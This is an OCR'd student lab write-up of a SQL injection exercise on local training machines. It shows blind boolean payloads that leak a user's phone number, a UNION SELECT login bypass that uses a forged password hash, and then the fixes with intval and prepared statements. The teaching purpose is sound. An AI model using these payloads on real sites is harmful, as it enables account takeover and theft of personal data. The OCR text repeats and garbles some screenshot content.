
Anthony copp

Sql injection lab. Doc screenshots



Step 2

Next, we can test our application by running the database-setup.php file included with the application. Open Firefox and navigate to "localhost/database-setup.php". If the previous steps were performed correctly, you should see a page like this.

localhost/database-setup.php

The Restaurant

The finest food in town!

Home Learn More Lookup Registration Login

```
DROP TABLE IF EXISTS `users`;

1

CREATE TABLE `users` ( id int NOT NULL AUTO_INCREMENT, username varchar(255), password varchar(255), name varchar(255), phone varchar(255), address varchar(255), age int, subscribed bool, PRIMARY KEY (id) );
```

<<--End of last exercise information – Please copy to end of each exercise-->>

Screenshot of PLABUbuntu

<<------------------------------End of screenshot item--------------------------->>

localhost/database-setup.php


$TITLE

$SLOGAN

Home Learn More Lookup Registration Login

WARNING! This site is not set up correctly. Please go back and read the instructions.

```
DROP TABLE IF EXISTS `users`;

1

CREATE TABLE `users` ( id int NOT NULL AUTO_INCREMENT, username varchar(255), password varchar(255), name varchar(255),
```


Chrome File Edit View History Bookmarks Profiles Tab Window Help
Sat Jun 15 5:39PM
SQL Lab steps 2
practice-labs.com/app/platform/lab.aspx
aci LEARNING [PRACTICELABS]
PLABWIN10
PLABUBUNTU
Activities
Firefox Web Browser
Sat 17:39
Login
Preferences
localhost/login.html

```
JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) < '3
JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) = '1
```

This has allowed us to reveal the first character of John's phone number. By continuing this attack, we can discover the rest of his phone number.

Task 2 – Bypass the Authentication Page

Instead of leaking user data one bit at a time, it would be better to bypass the authentication page all at once. We will use this vulnerability to trick PHP into accepting a password that we provide.

Step 1

On the attacking machine, enter the following text into the username field. We can drop John Smith's email from the query as it is no longer needed. Instead we provide his user ID from Exercise 1. Replace the use id (xyz123) in the command below and enter the same thing as the password.

Username:

```
nobody@email.com' UNION SELECT '1' AS id, 'xyz123' as
'password
```

Password:

```
xyz123
```

This query returned "Incorrect password"! This is because the login.php page uses the password_verify function to check the password against the hash. We need to generate a hash of your user id for this to work.

Step 2

In order to execute our attack we need to generate a password using the password_hash function. There are several websites that provide this functionality.

PHP password_hash online generator

The Bank

Save your money with us


Home Learn More Lookup Registration Login

Welcome. Please Sign In!

User Name: ECT '1' AS id, 'xyz123' as 'password

Password: xyz123

submit


Chrome File Edit View History Bookmarks Profiles Tab Window Help
Sat Jun 15 5:38PM
SQL Lab steps 2
practice-labs.com/app/platform/lab.aspx
aci LEARNING [PRACTICELABS]
PLABWIN10
PLABUBUNTU
Activities
Firefox Web Browser
Sat 17:38
Login
Preferences
localhost/login.html

as JohnSmith@email.com. Next try logging in as nobody@email.com. Notice that the first attempt returns the message "Incorrect password!", but the second message reveals "No user found!".

Use WIN10 and access website: localhost/lookup.php

Then clock on "Login" to login to an account

Password: abcd

Step 2

Unlike an In-Band SQL injection, we cannot directly print out the results of our attack. We only get "No user found!" or "Incorrect password!" Since we know that JohnSmith@email.com exists, let's use this to test that there is an SQL vulnerability in the login.php file. Type the following into the username field.

```
JohnSmith@email.com' AND '1'='1
```

Password: password

Results in "Incorrect Password!"

```
JohnSmith@email.com' AND '1'='2
```

Password: password

Returns "No user found!"

Step 3

This reveals that the page is vulnerable to a SQL injection attack. We ca use these two states "Incorrect password!" = 1 and "No user found!" = to leak private information. Use the SUBSTRING command to select the first character of John Smith's phone number. We can use the following commands to see if the number is greater than (>), less than (<), or equal to (5) a number we provide.

```
JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) > '5
JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) < '5
JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) < '3
JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) = '1
```

The Bank

Save your money with us


Home Learn More Lookup Registration Login

Welcome. Please Sign In!

User Name: JognSmith@email.com AND '1'='1

Password: password

submit



In order to execute our attack we need to generate a password using the password_hash function. There are several websites that provide this functionality.

PHP password_hash online generator

Generate password hashes using PHP's password_hash() function from your browser. Maybe useful if you quickly need a password hash t… default cost of 10 is used. Passwords and generated hashes are not stored by this service.

PHP 7.3.16

password_hash(xyz123 , PASSWORD_DEFAULT)
= $2y$10$JPWa/x9AK/XpEwh/H1YF9.4ff13CN7tRL9OGWM96KInOC2Y7R1HPm

You can also use the terminal on the **PLABUbuntu** computer to return the same thing. Type the following command but use your student id (xyz123) as the password.

```
php -r 'echo(password_hash("xyz123", PASSWORD_DEFAULT)."\n");
```

The result should look something like this:

```
$2y$10$Ak5xRia4JI0I3dV4xdbWb.VpD4SFcrug8haNAou3a4QGL8bX4Gzlm
```

Step 3

Run the attack again but **use the hash** value ($2y&...) that you got in th previous step. Make sure to provide your user id as the password.

Username:

```
nobody@email.com' UNION SELECT '1' AS id, '$2y$..' as
'password
```

Password:

```
xyz123
```

You should see a result similar to this:

The Bank


Save your money with us

Home Learn More Lookup Registration Login

Welcome. Please Sign In!

User Name: ːmail.com' UNION SELECT '1' AS id,
Password: xyz123

submit



Chrome File Edit View History Bookmarks Profiles Tab Window Help
Sat Jun 15 5:40 PM
SQL Lab steps 2
practice-labs.com/app/platform/lab.aspx
aci LEARNING PRACTICELABS
PLABWIN10
PLABUBUNTU
Firefox Web Browser
Sat 17:40
Login
localhost/login.html

Username:

```
nobody@email.com' UNION SELECT '1' AS id, 'xyz123' as
'password
```

Password:

```
xyz123
```

This query returned "Incorrect password"! This is because the login.php page uses the password_verify function to check the password against the hash. We need to generate a hash of your user id for this to work.

Step 2

In order to execute our attack we need to generate a password using the password_hash function. There are several websites that provide this functionality.

PHP password_hash online generator

Generate password hashes using PHP's password_hash() function from your browser. Maybe useful if you quickly need a password hash t… default cost of 10 is used. Passwords and generated hashes are not stored by this service.

PHP 7.3.16

password_hash(xyz123 , PASSWORD_DEFAULT)
= $2y$10$JPWa/x9AK/XpEwh/H1YF9.4ff13CN7tRL9OGWM96KInOC2Y7R1HPm

You can also use the terminal on the **PLABUbuntu** computer to return the same thing. Type the following command but use your student id (xyz123) as the password.

php -r 'echo(password_hash("xyz123", PASSWORD_DEFAULT)."\n");

The result should look something like this:

$2y$10$Ak5xRia4JI0I3dV4xdbWb.VpD4SFcrug8haNAou3a4QGL8bX4Gzlm

Step 3

Run the attack again but use the hash value ($2y&...) that you got in th previous step. Make sure to provide your user id as the password.

Username:

nobody@email.com' UNION SELECT '1' AS id, '$2y$..' as
'password

The Bank


Save your money with us

Home Learn More Lookup Registration Login

Welcome. Please Sign In!

User Name: n -r 'echo(password_hash("xyz123,
Password:

submit



You are now logged in!

Your username / password / full name / age / phone / address / are:
JohnSmith@email.com / $2y$10$hgEUBZG6giFzGqEncHaEMOe08gNgfMuSnFYCzMq/ybF7UBrAYNC1C / John Smith / 555 Maple Street, State College, PA 16801 / 42 / 123-456-0252

<<--End of last exercise information – Please copy to end of each exercise-->>

Screenshot of PLABUbuntu

<<-------------------------En of screenshot item------------------------>>

Task 3 – Implement Prepared SQL Statements

In the previous exercise, we stopped SQL injection attacks by converting the user input into an integer. Email addresses are complicated and they *technically* can contain many "bad" characters like: " !#$%&'*+-/=? ^_`{|}~". In this case filtering user input may not be enough to preven an attack. Instead we will implement prepared SQL statements. In practice you should do both.

Step 1

On the **PLABUbuntu** machine, open a terminal and type the following command to edit the vulnerable file.


```
sudo nano /var/www/webroot/login.php
```

Step 2

Scroll down to the section labelled "BAD SQL QUERY". Instead of directly inserting the $usr string into the query, we will give the mysqli class the statement ahead of time.

The bind_param method will replace the "?" with the string we give it.

```
33<?php
$servername = "localhost";
$username = "admin";
$password = "password";
$dbname = "sqllab";

$usr = $_POST["username"];
$pwd = $_POST["password"];

// make the page look nice
include('top.html');


// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
                        [ Read 68 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```



On the victim machine, open a terminal and type the following command to edit the vulnerable file. We can see on line #7, the file is directly trusting user input.

```
sudo nano /var/www/webroot/lookup.php
```

Step 2

Replace the problematic line with the following code. This will use the intval function to convert the given input into a number.

```
$user_id = intval($_GET['id']);
```

```
<?php
$servername = "localhost";
$username = "admin";
$password = "password";
$dbname = "sqllab";

//$user_id = $_GET['id'];
$user_id = intval($_GET['id']);
```

Press Ctrl+X, Y, and then Enter to save the changes and close nano.

Step 3

On **PLABWIN10** attempt to perform the attack again. We can see that the attack now safely fails by removing all non-integer characters from the input.

<<--End of last exercise information – Please copy to end of each exercise-->>

